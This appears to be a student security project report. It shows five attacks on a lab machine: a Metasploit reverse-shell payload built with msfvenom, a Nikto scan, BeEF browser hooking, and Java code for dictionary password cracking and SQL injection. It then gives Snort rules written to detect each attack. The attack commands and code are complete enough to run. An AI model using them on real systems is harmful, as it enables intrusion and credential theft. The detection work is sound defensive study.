INFORMATION SECURITY/ASSURANCE

TEAM NAME: TECHNOPHILES

AMULYA PINDI

VIKAS KONDAPALLI

LAKSHMA REDDY INDURI

SIVARAMA KRISHNA LINGA

SWAMY TIRUNAGIRI LIMBAGIRI

INTRODUCTION:

In this project we have attacked the target system in five ways. We used metasploit, nikto and BeEF penetrating tools and two of our own codes to attack system. After successfully attacking the system we have performed various actions in order to exploit the target system to get information about the actions performed. We then used snort, a network intrusion prevention system to detect the malicious attacks in target system and alert the system. Snort should be running in the target system to detect the attack and show alerts.

WORKING WITH SNORT:

Snort is a free open source Network Intrusion Prevention System(NIPS) and Network Intrusion Detection System(NIDS) created by Martin Roesch in 1988. Before we are getting to know about this, we first downloaded the snort from the official website "**snort.org**".

First, we download the Snort Installer "**snort-2.9.8.3.tar.gz**". Then after that, we install the snort rules file "**community-rules.tar.gz**". After Installing the installer file, we got a folder in the 'C' drive with the path "**c:\snort\etc\snort.conf**". After extracting the rules file, there are some folders with predefined rule files. We copied the rules content from the downloaded file to the specific folder path in the installation folder. After copying the rules, then we went to the path "**Snort-->etc-->snort.conf**". we install the **notepad+** to view the content of this file in a proper way. We edit the rules of the file by using the link from YouTube, which is mentioned in the references. After doing all the modifications in the configuration file, run the snort by using the command prompt. There are several modes to run the snort.

Sniffer Mode:

If you just want to print out the TCP/IP packet headers to the screen, then we can use this by using the command

```
./snort -v
```

Packet logger Mode:

If you want to record the packets to the disk, you need to specify a logging directory and snort will automatically know to go into packet logger mode by using the command

```
./snort -dev -l ./log -h 192.168.1.0/24
```

Network Intrusion Detection System(IDS) mode:

To enable IDS mode, there is no need to record every single packet sent down the wire.

    ./snort -i (interface number) -c c:\snort\etc\snort.conf -A console.

Output Options:

-A fast: Fast alert mode. Write the alert in a simple format

-A full: Full alert mode


-A unsock: Sends alerts to a UNIX socket that another program can listen on.

-A none: Turns off alerting

-A console: Sends “fast-style” alerts to the console.

-A cmg: Generates cmg style alerts

In order to identify the interface where snort Is working on the system, use the command as “Snort-W”.




Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>cd \

C:\>cd snort

C:\Snort>cd bin

C:\Snort\bin>snort -W

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.8.2-WIN32 GRE (Build 335)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using PCRE version: 8.10 2010-06-25
           Using ZLIB version: 1.2.3

Index  Physical Address       IP Address      Device Name     Description
-----  ----------------       ----------      -----------     -----------
    1  00:00:00:00:00:00      0000:0000:fe80:0000:0000:0000:4cb9:9d8c \Device\NPF_{F4AD8D56-91D7-4812-B8AB-646CC2D9A531}     Microsoft
    2  00:00:00:00:00:00      0000:0000:fe80:0000:0000:0000:400b:0962 \Device\NPF_{16D5ECDB-E468-436D-996F-DE2FEE4995E9}     VMware Virtual Ethernet Adapter
    3  00:00:00:00:00:00      0000:0000:fe80:0000:0000:0000:0463:d6f6 \Device\NPF_{895D0290-A89B-46FB-97AB-DA61DD387905}     VMware Virtual Ethernet Adapter
    4  54:EE:75:81:58:65      0000:0000:fe80:0000:0000:0000:4cc7:eb98 \Device\NPF_{C3523FD3-210B-4078-9C5A-8A3A84D8B050}     Realtek PCIe GBE Family Controller

C:\Snort\bin>
```


In my system, when I entered the command Snort -W, it displays a total of 4 Interfaces. Except interface 1, remaining are unrelated to the snort. I installed snort on my windows system, so I use the interface1 to run Snort.

The below figure shows the screenshot of Snort when I was running in IDS mode.


Administrator: Command Prompt - snort -i 1 -c C:\snort\etc\snort.conf -A console
3:39 PM

```
C:\Snort\bin>snort -i 1 -c C:\snort\etc\snort.conf -A console
Running in IDS mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "C:\snort\etc\snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8
008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined :  [ 80:81 110 143 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 777
7 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'GTP_PORTS' defined :  [ 2123 2152 3386 ]
Detection:
   Search-Method = AC-Full-Q
    Split Any/Any group = enabled
    Search-Method-Optimizations = enabled
    Maximum pattern length = 20
Tagged Packet Limit: 256
Loading dynamic engine C:\Snort\lib\snort_dynamicengine/sf_engine.dll... done
Loading all dynamic preprocessor libs from C:\Snort\lib\snort_dynamicpreprocessor...
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_dce2.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_dnp3.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_dns.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_ftptelnet.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_gtp.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_imap.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_modbus.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_pop.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_reputation.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_sdf.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_sip.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_smtp.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_ssh.dll... done
  Loading dynamic preprocessor library C:\Snort\lib\snort_dynamicpreprocessor\sf_ssl.dll... done
```

After executing the snort successfully, it starts detecting based on the rules defined in configuration file.


Administrator: Command Prompt - snort -i 1 -c C:\snort\etc\snort.conf -A console

```
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
ommencing packet processing (pid=856)
07/23-15:40:47.523123  [**] [129:15:1] Reset outside window [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 204.79.197.200:443 -> 10.99.0.71:50686
07/23-15:40:48.440344  [**] [129:15:1] Reset outside window [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 204.79.197.200:443 -> 10.99.0.71:50688
07/23-15:40:54.712834  [**] [129:15:1] Reset outside window [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 204.79.197.200:443 -> 10.99.0.71:50687
```

<u>ATTACKS:</u>

- Using Metasploit tool to get complete access of the target system.
- Using Nikto tool to scan the target system for various vulnerabilities.
- Using BeEF tool to exploit the browser on the target system and collecting information about the target.
- Own code to crack the password of a login system.

❖ Own code performing the sql injection.

1. Using Metasploit tool to get complete access of the target system.

Attacking the target (windows) computer by installing a malicious Shell script which performs the exploitation in the target system by getting complete access of the Windows system using windows shell. In this attack reverse TCP technique is used to establish the connection between the victim and the attacker. Once the attack is launched successfully, the attacker will get access the target system completely using a stage Shell. The attacker can use various commands available in this stage to perform different operation on the target such as downloading specific files from the target, taking screen shots from the target system using the webcam, uploading some malicious files to target system etc.

<u>Steps to launch the attack:</u>

- We used msfvenom to configure the payload. **Msfvenom -a x86 –platform windows -p windows/shell/reverse_tcp -b "\x00" LHOST=192.168.44.132 LPORT=4444 -e x86/shikata_ga_nai -f exe -o /root/two.exe.**
- We have exploited the attack using a post payload module **use exploit/multi/handler.**
- Set the metasploit LHOST and LPORT to configure the reverse tcp connection **set LHOST 192.168.44.132** and **set LPORT 4444**.
- We would then set the payload to mention the type of connection that is to be made by the victim**set payload windows/shell/reverse_tcp**.
- Run the metasploit by **exploit**
- Once we exploit/run we will get the complete access of the target system using Shell stage.

2. Using Nikto tool to scan the target system for various vulnerabilities.

It is mainly used as assessment tool for web servers. Attacking a system and scanning it to get all the possible vulnerabilities of target system. The target system is attacked by using its ip address and port number of a web server. Once the attack is successful we can view the complete list of the target system vulnerabilities.

<u>Steps to launch the attack:</u>

- We would directly launch the attack by using the command **nikto -h <ip address> -p <port number>**
- List of all the vulnerabilities is displayed. It finds the insecure and default files in the webservers.

3. Using BeEF tool to exploit the browser on the target system and collecting information about the target.

   BeEF launches the attack using UI server and communication server. It uses a Javascript, hook.js which when executed in a browser gets hooked to BeEF. BeEF server would transfer the hook.js file to the client. When the victim opens the browser these hook browsers will be shown in the BeEF server dashboard as long as browser is running. This attacked is launched when a client visits any malicious page containing BeEF's hook.js script running on it. Thus when executed it is hooked up and can be exploited.

   <u>Steps to launch the attack:</u>

   - BeEF would be running in the attacker system. It is launched in kali linux.
   - Once the victim clicks the malicious link/button it would get hooked up to BeEF. If the victim is performing one particular task, then a related hook.js is executed.
   - Using this BeEF we can identify plugin and port scan information.

4. Own code to crack the password of a login system.

   In this attack we try to crack the login password of a Web Application by trying all the passwords from a Password dictionary. This process of getting one password at a time from the dictionary and using it to perform Login is automated by a Java Application. The target is a Web application containing a Login page deployed on Apache Tomcat server. A Java application is created to access the Login page and try to login to the system using different passwords. A Password dictionary file is fed as an input to this Java Application from which each password is taken at a time and an attempt is made to Login to the System.

Java code for Password Cracking:

```
import com.gargoylesoftware.htmlunit.*;
import com.gargoylesoftware.htmlunit.html.*;
import org.apache.http.client.CredentialsProvider;
import java.io.*;
import java.util.Scanner;
import java.io.BufferedReader;
import java.io.File;
import java.io.FileReader;
import java.io.IOException;

public class CrackPassword{
public void submittingForm() throws Exception {
final WebClient webClient = new WebClient();

        // Get the first page
        final HtmlPage page1 = webClient.getPage("http://10.99.0.71:8080/password_crack/");

        // Get the form that we are dealing with and within that form,
        // find the submit button and the field that we want to change.
        final HtmlForm form = page1.getFormByName("myform");
        final HtmlSubmitInput button = form.getInputByName("login");
        final HtmlTextInput textField = form.getInputByName("username");
        final HtmlPasswordInput pwd = form.getInputByName("password");

        // Change the value of the text field
try{
File file = new File("newpwd.txt");
FileReader fileReader = new FileReader(file);
BufferedReader bufferedReader = new BufferedReader(fileReader);
String line;
while ((line = bufferedReader.readLine()) != null) {
textField.setValueAttribute("xxxx");
pwd.setValueAttribute(line);
final HtmlPage page2 = button.click();
try{
if((page2.getFormByName("testform"))!=null){
System.out.println("Login success");
}
}
catch(Exception e){
System.out.println("Login not success");
}
}
}
catch(IOException e1){
```

```
System.out.println("errror during file reading");
}
}
public static void main(String[] args){
CrackPassword cp = new CrackPassword();
try{
cp.submittingForm();
}
catch(Exception e){
e.printStackTrace();
}
}
}
```

<u>Steps to launch the attack</u>:

- Deploy Crack Password Application in Apache Tomcat server and run it.
- Run the given Java code
- Compile: javac CrackPassword.java
- Run: java CrackPassword

5. Own code performing the sql injection.

In this attack we are trying to insert malicious SQL statements in a Web application to obtain the information from the Database for which we are not authorized. The user inserts some malicious statements in the input to a Web Application which makes the SQL statements in the Web Application to behave differently from the purpose for which they are intended for. The main characteristic of this attack is that the input to the Web Application contains SQL statements and also the statements like “and 1=1”, “or 1=1” which always result as True. So the attacker will be able to get all the data irrespective of his authorization. The input may also contain SQL statements Select, insert, update, delete which perform undesirable operations.

Java code for SQL injection:

```
import com.gargoylesoftware.htmlunit.*;
import com.gargoylesoftware.htmlunit.html.*;
import org.apache.http.client.CredentialsProvider;

public class Sqlinjection{
public void submittingForm() throws Exception {
final WebClient webClient = new WebClient();

        // Get the first page
        final HtmlPage page1 = webClient.getPage("http://10.99.0.71:8080/sqlinjection/");
        // Get the form that we are dealing with and within that form,
        // find the submit button and the field that we want to change.
        final HtmlForm form = page1.getFormByName("myform");
        final HtmlSubmitInput button = form.getInputByName("login");
        final HtmlTextInput textField = form.getInputByName("username");
                                final HtmlPasswordInput pwd = form.getInputByName("password");

        // Change the value of the text field
                        textField.setValueAttribute("xxxx");
                           pwd.setValueAttribute("xyz or 1 = 1");
                           final HtmlPage page2 = button.click();
try {
if((page2.getFormByName("testform"))!=null){
final HtmlForm form2 = page2.getFormByName("testform");
final HtmlTextInput textField2 = form2.getInputByName("data");
System.out.println("data"+ textField2.getText());
}
}
catch(Exception e){
System.out.println("SQL injection not successful");
}


}
public static void main(String[] args){
                                Sqlinjection si = new Sqlinjection();
                                try{
                                si.submittingForm();
                                }
                                catch(Exception e){
                                e.printStackTrace();
                                } }
                }
```

Steps to launch the attack:

- Deploy SQLinjection Application in Apache Tomcat server and run it.
- Run the given Java code
- Compile: javac Sqlinjection.java
- Run: java Sqlinjection

CONFIGURING SNORT TO DETECT THE ATTACKS

Detecting the attack by Metasploit:

In this attack a reverse tcp connection is established where the access to the client system is fed to the metasploit server by the client. The snort rule to detect this attack contains filtering content which specifies the content in the packet upon which the packet has to be filtered out. We have got this filtering content by analyzing packet flow using Wireshark and the common pattern which is obtained every time when getting access to the system.

- alert tcp $HOME_NET any -> any any (msg:"Metasplot attack"; flow:to_server,established; content:"|4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 5b 56 65 72 73 69 6f 6e 20 31 30 2e 30 2e 31 30 35 38 36 5d|"; sid:1618007; rev:1;)
- reject tcp $HOME_NET any -> any any (msg:"Metasplot attack"; flow:to_server,established; content:"|4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 5b 56 65 72 73 69 6f 6e 20 31 30 2e 30 2e 31 30 35 38 36 5d|"; sid:1618007; rev:1;)

Detecting the attack by Nikto:

In this attack Nikto obtains vulnerabilities of web server by sending a very large amount of "Get" request (more than 1000 in less than 1 minute) i.e this is the common pattern we have observed when sniffing the packets thorough wireshark when performing the attack. So we have specified in the rule that if more than 500 GET requests come from same source in 1 minute, then filtering out the rest of the packets from that source.

- alert tcp any any -> $HOME_NET 8080 (msg:"nikto attacks"; flow:to_server, established; classtype:web-application-activity; content: "GET"; threshold:type threshold, track by_src, count 500 , seconds 60 ; sid:1618011; rev:1;)
- reject tcp any any -> $HOME_NET 8080 (msg:"nikto attacks"; flow:to_server, established; classtype:web-application-activity; content: "GET"; threshold:type threshold, track by_src, count 500 , seconds 60 ; sid:1618011; rev:1;)

Detecting the attack by BeEF:

In this attack a malicious javascript code in sent to the client browser and executed to get the details of the client. So in the Snort rule we are filtering out the incoming packets if they contain any javascript code to exploit the browser like to check the plugin installed information, performing the port scan.

- alert tcp any any -> $HOME_NET any (msg:"Beef attack1";sid:1000004;flow:to_client,established;file_data;content:"window.ActiveXObject";)
- reject tcp any any -> $HOME_NET any (msg:"Beef attack1";sid:1000004;flow:to_client,established;file_data;content:"window.ActiveXObject";)
- alert tcp any any -> $HOME_NET any (msg:"Beef attack2";sid:1000005;flow:to_client,established;file_data;content:"navigator.plugins";content:"name.indexOf(\"VLC\")";)
- reject tcp any any -> $HOME_NET any (msg:"Beef attack2";sid:1000005;flow:to_client,established;file_data;content:"navigator.plugins";content:"name.indexOf(\"VLC\")";)
- alert tcp any any -> $HOME_NET any (msg:"Beef attack3";sid:1000005;flow:to_client,established;file_data;content:"setRequestHeader(\"Content-type\", \"application/x-www-form-urlencoded"; rev:1;)
- reject tcp any any -> $HOME_NET any (msg:"Beef attack3";sid:1000005;flow:to_client,established;file_data;content:"setRequestHeader(\"Content-type\", \"application/x-www-form-urlencoded"; rev:1;)

Detecting password Cracking Attack:

We are detecting the password cracking by considering the number of attempts made to login within a specified amount of time, because an attacker would try to crack password by making multiple attempts to login using different passwords within a short period of time. So we are classifying a connection as an attack if there are more than two attempts to login to system within 60 seconds of time. We have written Snort rule to alert system if there are more than two incoming packets containing the password field from the same client to the web Application.

- alert tcp any any -> $HOME_NET 8080 (msg:"password cracking"; flow:to_server, established; classtype:web-application-activity; content: "password"; threshold:type threshold, track by_src, count 3 , seconds 60 ; sid:1618010; rev:1;)

- reject tcp any any -> $HOME_NET 8080 (msg:"password cracking"; flow:to_server, established; classtype:web-application-activity; content: "password"; threshold:type threshold, track by_src, count 3 , seconds 60 ; sid:1618010; rev:1;)

Detecting SQL injection Attack:


We have filtered out the incoming packets intended for SQL injection using content of the packets if they contain any SQL like statements or any other statements which can result in tautological expressions to obtain all the information.
In the snort rules we have specified format of tautological statements by specifying their regular expressions.

- alert tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content:"and"; pcre: "/[0-9]{1,10}=[0-9]{1,10}/iU"; classtype:web-application-attack; sid:1000006; rev:1;)
- reject tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content:"and"; pcre: "/[0-9]{1,10}=[0-9]{1,10}/iU"; classtype:web-application-attack; sid:1000006; rev:1;)
- alert tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content:"or"; pcre: "/[0-9]{1,10}=[0-9]{1,10}/iU"; classtype:web-application-attack; sid:1000007; rev:1;)
- reject tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content:"or"; pcre: "/[0-9]{1,10}=[0-9]{1,10}/iU"; classtype:web-application-attack; sid:1000007; rev:1;)
- alert tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "and"; pcre: "/[a-z]=[a-z]/iU"; classtype:web-application-attack; sid:1000012; rev:1;)
- reject tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "and"; pcre: "/[a-z]=[a-z]/iU"; classtype:web-application-attack; sid:1000012; rev:1;)
- alert tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "or"; pcre: "/[a-z]=[a-z]/iU"; classtype:web-application-attack; sid:1000013; rev:1;)
- reject tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "or"; pcre: "/[a-z]=[a-z]/iU"; classtype:web-application-attack; sid:1000013; rev:1;)
- alert tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "GET"; http_method; uricontent: "select"; nocase; classtype:web-application-attack; sid:1000008; rev:1;)
- reject tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "GET"; http_method; uricontent: "select"; nocase; classtype:web-application-attack; sid:1000008; rev:1;)


- alert tcp any any -> $HOME_NET 8080 (msg: "SQL Injection Attempt - and 1=1"; content: "GET"; http_method; uricontent: "insert"; nocase; classtype:web-application-attack; sid:1000009; rev:1;)
